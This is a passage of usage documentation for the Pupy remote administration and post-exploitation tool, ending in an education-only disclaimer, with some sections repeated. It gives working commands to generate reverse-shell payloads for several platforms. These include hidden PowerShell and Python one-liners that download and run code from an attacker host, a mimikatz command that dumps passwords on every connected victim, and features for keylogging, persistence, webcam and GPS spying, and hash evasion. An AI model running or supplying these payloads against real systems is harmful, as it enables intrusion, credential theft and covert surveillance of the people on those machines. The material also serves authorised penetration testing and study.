Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag `DEBUG=1` if you want the generated pupy exe to open a console and print debug tracebacks

Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

6.4.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn’t do anything special before “client” connecting to the “server” using the configured transport. The bind launcher works like the connect launcher but the “server” needs to connect on the “client”. The auto_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy’s awesome transports like obfs3 or scramblesuit.

Generate Binaries

payload.py (generated with ./pupygen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won’t work on windows like the process migration which needs the compiled binaries.

On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupygen.py [-h]
                  [-f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}]
                  [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
                  [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                  [--randomize-hash]
```

(continues on next page)

(continued from previous page)

```

        [--oneline-listen-port ONELINER_LISTEN_PORT]
        [--debug-scriptlets] [--debug] [--workdir WORKDIR]
        [{bind,auto_proxy,dnscnc,connect}] ...

### Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                                Choose a launcher. Launchers make payloads behave
                                differently at startup.
  launcher_args            launcher options

optional arguments:
  -h, --help                show this help message and exit
  -f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}, --format {client,py,
  ↪pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}
                                (default: client)
  -O {android,windows,linux}, --os {android,windows,linux}
                                Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                                Target arch (default: x86)
  -S, --shared              Create shared object
  -o OUTPUT, --output OUTPUT
                                output path
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                                output folder
  -s SCRIPTLET, --scriptlet SCRIPTLET
                                offline python scriptlets to execute before starting
                                the connection. Multiple scriptlets can be provided.
  -l, --list                list available formats, transports, scriptlets and
                                options
  -E, --prefer-external    In case of autodetection prefer external IP
  --no-use-proxy            Don't use the target's proxy configuration even if it
                                is used by target (for ps1_oneliner only for now)
  --randomize-hash          add a random string in the exe to make it's hash
                                unknown
  --oneline-listen-port ONELINER_LISTEN_PORT
                                Port used by oneliner listeners ps1,py (default: 8080)
  --debug-scriptlets        don't catch scriptlets exceptions on the client for
                                debug purposes
  --debug                  build with the debug template (the payload open a
                                console) --workdir WORKDIR      Set Workdir (Default = current_
  ↪workdir)

```

```

$ ./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$ ./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

```

(continues on next page)

(continued from previous page)

```
---
powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "
---
[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...
```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

On Android

```
$ ./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []
```

On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$ ./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$ ./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
↳A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

6.4.8 Setting up the server

Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
↳pupy:unstable
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

The server

To start the server, you can simply start pupysh.py on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
               [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
↳scramblesuit,tcp_cleartext_proxy}]
               [--port PORT]

Pupy console

optional arguments:
  -h, --help                show this help message and exit
  --log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
                           change log verbosity
  --version                 print version and exit
  --transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
↳cleartext_proxy}
                           change the transport ! :-)
  --port PORT, -p PORT     change the listening port
```

6.4.9 The shell

Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by -h or --help

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the pyexec module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
-h, --help            show this help message and exit
--file <path>         execute code from .py file
-c <code string>, --code <code string>
                        execute python oneliner code. ex : 'import
                        platform;print platform.uname()'
```

Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem          load_package      msgbox             ps                 shell_
↳exec
download           interactive_shell  memory_exec        persistence
↳pyexec            shellcode_exec
exit               keylogger         migrate            port_scan
↳pyshell           socks5proxy
get_info           linux_pers        mimikatz           portfwd
↳screenshot        upload
getprivs           linux_stealth     mouselogger        process_kill
↳search            webcamsnap
>> run load_package
_sqlite3           linux_stealth     psutil             pupyimporter       pyshell
↳sqlite3
interactive_shell  netcreds          ptysHELL           pupymemexec
↳pywintypes27.dll vidcap
linux_pers         portscan          pupwinutils        pupyutils           scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/      /etc/      /lib/      /libx32/    /media/    /proc/    /
↳sbin/     /sys/      /var/
/boot/     /home/     /lib32/    /live-build/ /mnt/      /root/    /
↳share/    /tmp/      /vmlinuz
```

(continues on next page)

(continued from previous page)

/dev/	/initrd.img	/lib64/	/lost+found/	/opt/	/run/	/
→srv/	/usr/					

Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help            show this help message and exit
-k <job_id>, --kill <job_id>
```

(continues on next page)

(continued from previous page)

```
print the job current output before killing it
-l, --list          list jobs
-p <job_id>, --print-output <job_id>

                                print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug
↳ sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

## 6.4.10 Writing a module

### Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file pupy/packages/windows/all/pupwinutils/msgbox.py

```
import ctypes
import threading

def MessageBox(text, title):
 t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↳title, 0))
 t.daemon=True
 t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message", "popup"])
```

(continues on next page)

(continued from previous page)

```

class MsgBoxPopup(PupyModule):
 """ Pop up a custom message box """
 dependencies=["pupwinutils.msgbox"]

 def init_argparse(self):
 self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪ doc__)
 self.arg_parser.add_argument('--title', help='msgbox title')
 self.arg_parser.add_argument('text', help='text to print in the msgbox.
↪ :)')

 def run(self, args):
 self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪ args.title)
 self.log("message box popped !")

```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```

>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
 text text to print in the msgbox :)

optional arguments:
 -h, --help show this help message and exit
 --title TITLE msgbox title

```

## 6.5 Mitigations\_to\_Enumeration

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

### 6.5.1 Installation

```

git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init

```

(continues on next page)

(continued from previous page)

```
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
→payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

## 6.5.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other than the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!
- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin\_x86,lin\_x64,so\_x86,so\_x64,exe\_x86,exe\_x64,dll\_x86,dll\_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check\_vm ...)



- tons of other features, check out the implemented modules

### 6.5.3 Implemented Transports

All transports in pupy are stackable. This mean that by creating a custom transport conf (pupy/network/transport/<transport\_name>/conf.py), you can make you pupy session looks like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
  - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
  - layer using a static AES256 key
- **ssl (the default one)**
  - TCP transport wrapped with SSL
- **ssl\_rsa**
  - same as ssl but stacked with a rsa layer
- **http**
  - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
  - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
  - obfs3 is stacked with a rsa layer for a better security
- **scramblesuit**
  - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
  - scramblesuit is stacked with a rsa layer for a better security
- **udp**
  - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
  - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

### 6.5.4 Implemented Launchers (not up to date, cf. ./pupygen.py -h)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
  - Bind payload instead of reverse
- **auto\_proxy**

- Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP\_PROXY env variable

## 6.5.5 Implemented Modules (not up to date)

### All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell (cmd.exe, powershell.exe, /bin/sh, /bin/bash, ...)**
  - tty allocation is well supported on both windows and \*nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds
- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

### Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
  - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
  - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts

- ...

### Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

## 6.5.6 Build payloads from sources

### Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag DEBUG=1 if you want the generated pupy exe to open a console and print debug tracebacks

### Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

## 6.5.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

### Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn't do anything special before "client" connecting to the "server" using the configured transport. The bind launcher works like the connect launcher but the "server" needs to connect on the "client". The auto\_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

## Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy's awesome transports like obfs3 or scramblesuit.

## Generate Binaries

payload.py (generated with ./pupygen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won't work on windows like the process migration which needs the compiled binaries.

## On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupygen.py [-h]
 [-f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}]
 [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
 [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
 [--randomize-hash]
 [--oneliner-listen-port ONELINER_LISTEN_PORT]
 [--debug-scriptlets] [--debug] [--workdir WORKDIR]
 [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
 {bind,auto_proxy,dnscnc,connect}
 Choose a launcher. Launchers make payloads behave
 differently at startup.
 launcher_args launcher options

optional arguments:
 -h, --help show this help message and exit
 -f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}, --format {client,py,
 pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}
 (default: client)
 -O {android,windows,linux}, --os {android,windows,linux}
 Target OS (default: windows)
 -A {x86,x64}, --arch {x86,x64}
 Target arch (default: x86)
 -S, --shared Create shared object
 -o OUTPUT, --output OUTPUT
 output path
 -D OUTPUT_DIR, --output-dir OUTPUT_DIR
```

(continues on next page)

(continued from previous page)

```

 output folder
-s SCRIPTLET, --scriptlet SCRIPTLET
 offline python scriptlets to execute before starting
 the connection. Multiple scriptlets can be provided.
-l, --list list available formats, transports, scriptlets and
 options
-E, --prefer-external In case of autodetection prefer external IP
--no-use-proxy Don't use the target's proxy configuration even if it
 is used by target (for psl_oneliner only for now)
--randomize-hash add a random string in the exe to make it's hash
 unknown
--oneliner-listen-port ONELINER_LISTEN_PORT
 Port used by oneliner listeners psl,py (default: 8080)
--debug-scriptlets don't catch scriptlets exceptions on the client for
 debug purposes
--debug build with the debug template (the payload open a
 console) --workdir WORKDIR Set Workdir (Default = current_
↪workdir)

```

```

$./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$./pupygen.py -f psl_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p')"

[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

## On Android

```

$./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

## On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py\_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
-A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

## 6.5.8 Setting up the server

### Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
pupy:unstable
```

(continues on next page)

(continued from previous page)

```
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

## The server

To start the server, you can simply start `pupysh.py` on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
 [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
↳scramblesuit,tcp_cleartext_proxy}]
 [--port PORT]

Pupy console

optional arguments:
 -h, --help show this help message and exit
 --log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
 change log verbosity
 --version print version and exit
 --transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
↳cleartext_proxy}
 change the transport ! :-)
 --port PORT, -p PORT change the listening port
```

## 6.5.9 The shell

### Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by `-h` or `-help`

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the `pyexec` module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
 -h, --help show this help message and exit
 --file <path> execute code from .py file
 -c <code string>, --code <code string>
 execute python oneliner code. ex : 'import
platform;print platform.uname()'
```

## Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem load_package msgbox ps shell_
↳exec
download interactive_shell memory_exec persistence _
↳pyexec shellcode_exec
exit keylogger migrate port_scan _
↳pyshell socks5proxy
get_info linux_pers mimikatz portfwd _
↳screenshot upload
getprivs linux_stealth mouselogger process_kill _
↳search webcamsnap
>> run load_package
_sqlite3 linux_stealth psutil pupyimporter pyshell _
↳ sqlite3
interactive_shell netcreds ptysHELL pupymemexec _
↳pywintypes27.dll vidcap
linux_pers portscan pupwinutils pupyutils scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/ /etc/ /lib/ /libx32/ /media/ /proc/ /
↳sbin/ /sys/ /var/
/boot/ /home/ /lib32/ /live-build/ /mnt/ /root/ /
↳share/ /tmp/ /vmlinuz
/dev/ /initrd.img /lib64/ /lost+found/ /opt/ /run/ /
↳srv/ /usr/
```

## Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

## Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```



running the command “shell” will be equivalent as running “run interactive\_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

## Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the `jobs -p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help show this help message and exit
-k <job_id>, --kill <job_id>
 print the job current output before killing it
-l, --list list jobs
-p <job_id>, --print-output <job_id>
 print a job output
```

Regular jobs can be set in Linux/Unix environments by running your `pupysh.py` script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

## Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run `mimikatz` on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug_
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

6.5.10 Writing a module

Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file `pupy/packages/windows/all/pupwinutils/msgbox.py`

```
import ctypes
import threading

def MessageBox(text, title):
    t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
    t.daemon=True
    t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message","popup"])
class MsgBoxPopup(PupyModule):
    """ Pop up a custom message box """
    dependencies=["pupwinutils.msgbox"]

    def init_argparse(self):
        self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪doc__)
        self.arg_parser.add_argument('--title', help='msgbox title')
        self.arg_parser.add_argument('text', help='text to print in the msgbox,
↪:')

    def run(self, args):
        self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪args.title)
        self.log("message box popped !")
```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```
>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text                text to print in the msgbox :)

optional arguments:
  -h, --help          show this help message and exit
  --title TITLE       msgbox title
```

CHAPTER 7

Obligatory Disclaimer

This blog is purely intended for educational purposes. We do not want anyone to use this information (or any information on this blog) to hack into computers where they do not have permission for or do other illegal things. Therefore we don't want to be held responsible for the acts of other people who took parts of this document and used it for illegal purposes. If you don't agree, we kindly ask you to leave this website.

CHAPTER 8

Indices and tables

- `genindex`
- `modindex`
- `search`